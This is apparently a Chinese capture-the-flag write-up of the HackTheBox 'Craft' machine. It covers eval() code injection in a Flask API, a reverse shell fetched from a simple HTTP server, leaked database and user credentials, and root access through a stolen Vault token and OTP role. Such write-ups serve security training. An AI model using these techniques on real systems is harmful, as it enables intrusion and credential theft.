
> Author: 0x584A

信息收集

> nmap


```
# Nmap 7.70 scan initiated Sat Oct 19 04:03:57 2019 as: nmap -sC -
sV -oA server 10.10.10.110
Nmap scan report for 10.10.10.110
Host is up (0.38s latency).
Not shown: 998 closed ports
PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 7.4p1 Debian 10+deb9u5 (protocol
2.0)
| ssh-hostkey:
|   2048 bd:e7:6c:22:81:7a:db:3e:c0:f0:73:1d:f3:af:77:65 (RSA)
|   256 82:b5:f9:d1:95:3b:6d:80:0f:35:91:86:2d:b3:d7:66 (ECDSA)
|_  256 28:3b:26:18:ec:df:b3:36:85:9c:27:54:8d:8c:e1:33 (ED25519)
443/tcp open  ssl/http nginx 1.15.8
|_http-server-header: nginx/1.15.8
|_http-title: 400 The plain HTTP request was sent to HTTPS port
| ssl-cert: Subject:
commonName=craft.htb/organizationName=Craft/stateOrProvinceName=NY/
countryName=US
| Not valid before: 2019-02-06T02:25:47
|_Not valid after:  2020-06-20T02:25:47
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|_  http/1.1
| tls-nextprotoneg:
|_  http/1.1
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
# Nmap done at Sat Oct 19 04:04:39 2019 -- 1 IP address (1 host up)
scanned in 42.27 seconds
```

发现站点仅开启了两个端口，那就用浏览器访问下。



观察到 https 的证书，站点地址是 craft.htb，随后尝试修改 hosts，将页面中无法打开两个站点指向 `10.10.10.110`

```
echo "10.10.10.110 api.craft.htb gogs.craft.htb" >> /etc/hosts
```



在这个站中翻了翻，发现存在一个公开项目，在代码提交历史中找到一组用户和密码

`'dinesh', '4aUh0A8PbVJxgd'`

接下来在代码中找到一处缺陷，可以执行任意代码

> craft_api/api/brew/endpoints/brew.py

```python
@ns.route('/')
class BrewCollection(Resource):

    @api.expect(pagination_arguments)
    @api.marshal_with(page_of_beer_entries)
    def get(self):...

    @auth.auth_required
    @api.expect(beer_entry)
    def post(self):
        """
        Creates a new brew entry.
        """

        # make sure the ABV value is sane.
        if eval('%s > 1' % request.json['abv']):
            return "ABV must be a decimal value less than 1.0", 400
        else:
            create_brew(request.json)
            return None, 201
```

接着分析了一下代码，如果想要利用此处需要先调用 login 接口，然后将返回的 token 带入 headers 中的 X-Craft-API-Token ，将 payload 传入 abv 参数即可

> tests/test.py

```python
#!/usr/bin/env python

import requests
import json

response = requests.get('https://api.craft.htb/api/auth/login', auth=('', ''), verify=False)
json_response = json.loads(response.text)
token = json_response['token']

headers = { 'X-Craft-API-Token': token, 'Content-Type': 'application/json' }

# make sure token is valid
response = requests.get('https://api.craft.htb/api/auth/check', headers=headers, verify=False
print(response.text)

# create a sample brew with bogus ABV... should fail.
```

Request

Raw | Params | Headers | Hex

```
POST /api/brew/ HTTP/1.1
Host: api.craft.htb
Connection: close
Content-Length: 90
accept: application/json
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/76.0.3809.100 Safari/537.36
Sec-Fetch-Mode: cors
Content-Type: application/json
Origin: https://api.craft.htb
Sec-Fetch-Site: same-origin
Referer: https://api.craft.htb/api/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
X-Craft-API-Token:
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJlc2VyIjoiZGluZXNoIiwiZXhwIjoxNTcxN
Dk3MTM1fQ.GNkrDu_vc8Thy2-51UWxk3W7mXT8E--w_J_SPibETt0

{
 "id": 0,
 "brewer": "string",
 "name": "string",
 "style": "string",
 "abv": "2"
}
```

Response

Raw | Headers | Hex


```
HTTP/1.1 400 BAD REQUEST
Server: nginx/1.15.8
Date: Sat, 19 Oct 2019 14:55:12 GMT
Content-Type: application/json
Content-Length: 44
Connection: close

"ABV must be a decimal value less than 1.0"
```

尝试，返回信息一致，漏洞存在。


user flag

将反弹shell写入文件，开启简单的http服务： `python -m SimpleHTTPServer 8080`

服务下载反弹shell



执行反弹shell，成功上线



`settings.py` 这个文件在项目中是缺失的，在服务器上看了下内容。


```
/opt/app # cat craft_api/settings.py
# Flask settings
FLASK_SERVER_NAME = 'api.craft.htb'
FLASK_DEBUG = False  # Do not use debug mode in production

# Flask-Restplus settings
RESTPLUS_SWAGGER_UI_DOC_EXPANSION = 'list'
RESTPLUS_VALIDATE = True
RESTPLUS_MASK_SWAGGER = False
RESTPLUS_ERROR_404_HELP = False
CRAFT_API_SECRET = 'hz66OCkDtv8G6D'

# database
MYSQL_DATABASE_USER = 'craft'
MYSQL_DATABASE_PASSWORD = 'qLGockJ6G2J75O'
MYSQL_DATABASE_DB = 'craft'
MYSQL_DATABASE_HOST = 'db'
SQLALCHEMY_TRACK_MODIFICATIONS = False
/opt/app # id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10
(wheel),11(floppy),20(dialout),26(tape),27(video)
/opt/app #
```

除了存在数据库配置，没有其他有意义的东西了。

一看root权限贼开心，折腾了半天才发现这是一个容器，得想办法逃逸才行。尝试执行linux信息收集脚本，发现错误，不存在bash（我就奇怪一开始用bash为什么不反弹shell）。

找了一圈，没有 user.txt，一段时间陷入了迷茫。


随后注意到 dbtest.py，可以更改这个脚本来查询数据库中的用户账号密码，说不定可以 ssh 宿主机呢。





```
[{'id': 1, 'username': 'dinesh', 'password': '4aUh0A8PbVJxgd'},
{'id': 4, 'username': 'ebachman', 'password': 'llJ77D8QFkLPQB'},
{'id': 5, 'username': 'gilfoyle', 'password': 'ZEU3N8WNM2rh4T'}]
```

用这三组账号密码尝试 ssh 登录，失败，转而尝试登录代码管理平台，成功

发现在 gilfoyle 这个用户下存在一个私有项目



翻找私有项目存在公钥、私钥，通过私钥成功登录宿主机。




这里需要在有私钥的情况下再次输入当前账号的密码，差点被忽悠着想放弃了。

```
gilfoyle@craft:~$ cat user.txt
bbf4b0cadfa3d4e6d0914c9cd5a612d4
```

root flag

观察到一个特殊的脚本，和域名



Add script to enable secrets backend

 gilfoyle <gilfoyle@craft.htb> 8 月之前

共有 **1 个文件被更改**，包括 **10 次插入** 和 **0 次删除**

+ 10 - 0 vault/secrets.sh

```
@@ -0,0 +1,10 @@
+#!/bin/bash
+
+# set up vault secrets backend
+
+vault secrets enable ssh
+
+vault write ssh/roles/root_otp \
+    key_type=otp \
+    default_user=root \
+    cidr_list=0.0.0.0/0
```

> vault是一种用于在现代应用程序体系结构中安全地管理机密信息的流行工具，很方便而且安全的一款工具

百度了好久，关于实际操作的文章和这个有些偏差，最后还在看官方文档看懂的。

https://www.vaultproject.io/docs/secrets/ssh/one-time-ssh-passwords.html

里翻一翻就可以知道otp是对ssh登陆的一种保护方式，一次一密，然后官方文档给了两种方法登陆，都是可行的。

> 一次性SSH密码
>
> 一次性SSH密码（OTP）SSH机密引擎类型允许Vault服务器每次客户端希望使用远程主机上的helper命令通过SSH进入远程主机时执行一次一次性密码。
>
> 经过身份验证的客户端从Vault服务器请求凭据，并在获得授权的情况下被授予OTP。当客户端与所需的远程主机建立SSH连接时，保管库帮助程序会接收SSH身份验证期间使用的OTP，然后由保管库帮助程序验证OTP。然后，保管库服务器删除该OTP，确保仅使用一次。

综合文档和 secrets.sh 文件内容，使用创建的角色 ssh/roles/root_otp 连接凭证就可以了

```
user.txt
gilfoyle@craft:~$ ls -la
total 40
drwx------ 5 gilfoyle gilfoyle 4096 Oct 20 12:30 .
drwxr-xr-x 3 root     root     4096 Feb  9  2019 ..
-rw-r--r-- 1 gilfoyle gilfoyle  634 Feb  9  2019 .bashrc
drwx------ 3 gilfoyle gilfoyle 4096 Feb  9  2019 .config
drwx------ 2 gilfoyle gilfoyle 4096 Oct 20 06:33 .gnupg
-rw-r--r-- 1 gilfoyle gilfoyle  148 Feb  8  2019 .profile
drwx------ 2 gilfoyle gilfoyle 4096 Feb  9  2019 .ssh
-rw------- 1 gilfoyle gilfoyle   36 Oct 20 06:38 .vault-token
-rw------- 1 gilfoyle gilfoyle 2546 Feb  9  2019 .viminfo
-r-------- 1 gilfoyle gilfoyle   33 Feb  9  2019 user.txt
gilfoyle@craft:~$ cat .vault-token
f1783c8d-41c7-0b12-d1c1-cf2aa17ac6b9gilfoyle@craft:~$
```

利用 .vault-token 进行身份登录

```
gilfoyle@craft:~$ ls -la
total 40
drwx------ 5 gilfoyle gilfoyle 4096 Oct 20 12:30 .
drwxr-xr-x 3 root     root     4096 Feb  9  2019 ..
-rw-r--r-- 1 gilfoyle gilfoyle  634 Feb  9  2019 .bashrc
drwx------ 3 gilfoyle gilfoyle 4096 Feb  9  2019 .config
drwx------ 2 gilfoyle gilfoyle 4096 Oct 20 06:33 .gnupg
-rw-r--r-- 1 gilfoyle gilfoyle  148 Feb  8  2019 .profile
drwx------ 2 gilfoyle gilfoyle 4096 Feb  9  2019 .ssh
-rw------- 1 gilfoyle gilfoyle   36 Oct 20 06:38 .vault-token
-rw------- 1 gilfoyle gilfoyle 2546 Feb  9  2019 .viminfo
-r-------- 1 gilfoyle gilfoyle   33 Feb  9  2019 user.txt
gilfoyle@craft:~$ cat .vault-token
f1783c8d-41c7-0b12-d1c1-cf2aa17ac6b9
gilfoyle@craft:~$ vault login
Token (will be hidden): f1783c8d-41c7-0b12-d1c1-cf2aa17ac6b9
Success! You are now authenticated. The token information displayed
below
is already stored in the token helper. You do NOT need to run
"vault login"
again. Future Vault requests will automatically use this token.

Key                  Value
---                  -----
token                f1783c8d-41c7-0b12-d1c1-cf2aa17ac6b9
token_accessor       1dd7b9a1-f0f1-f230-dc76-46970deb5103
token_duration       ∞
token_renewable      false
token_policies       ["root"]
identity_policies    []
policies             ["root"]
gilfoyle@craft:~$ vault secrets list
Path          Type         Accessor              Description
----          ----         --------              -----------
cubbyhole/    cubbyhole    cubbyhole_ffc9a6e5    per-token private
secret storage
identity/     identity     identity_56533c34     identity store
secret/       kv           kv_2d9b0109           key/value secret
storage
ssh/          ssh          ssh_3bbd5276          n/a
sys/          system       system_477ec595       system endpoints
used for control, policy and debugging
```

```
Connection to 10.10.10.110 closed.
gilfoyle@craft:~$ vault write ssh/creds/root_otp ip=10.10.10.110
Key                 Value
---                 -----
lease_id            ssh/creds/root_otp/90ec85f8-a289-bd9b-7d66-e358129506f0
lease_duration      768h
lease_renewable     false
ip                  10.10.10.110
key                 9c2b79cd-77ed-5345-501c-0c1b164379c7
key_type            otp
port                22
username            root
gilfoyle@craft:~$ vault ssh root@10.10.10.110
WARNING: No -role specified. Use -role to tell Vault which ssh role to use for
authentication. In the future, you will need to tell Vault which role to use.
For now, Vault will attempt to guess based on the API response. This will be
removed in the Vault 1.1.
Vault SSH: Role: "root_otp"
WARNING: No -mode specified. Use -mode to tell Vault which ssh authentication
mode to use. In the future, you will need to tell Vault which mode to use.
For now, Vault will attempt to guess based on the API response. This guess
involves creating a temporary credential, reading its type, and then revoking
it. To reduce the number of API calls and surface area, specify -mode
directly. This will be removed in Vault 1.1.
Vault could not locate "sshpass". The OTP code for the session is displayed
below. Enter this code in the SSH password prompt. If you install sshpass,
Vault can automatically perform this step for you.
OTP for the session is: 67f1b5a1-125f-05c8-65a9-d54462457772
```

复制给出的 OTP session，粘贴至 ssh 密码成功登录

```
root@craft:~# cat root.txt
831d64ef54d92c1af795daae28a11591
```

参考

Secure your Secrets in DevOps with Hashicorp Vault

官方文档

Linux下几种反弹shell方法的总结与理解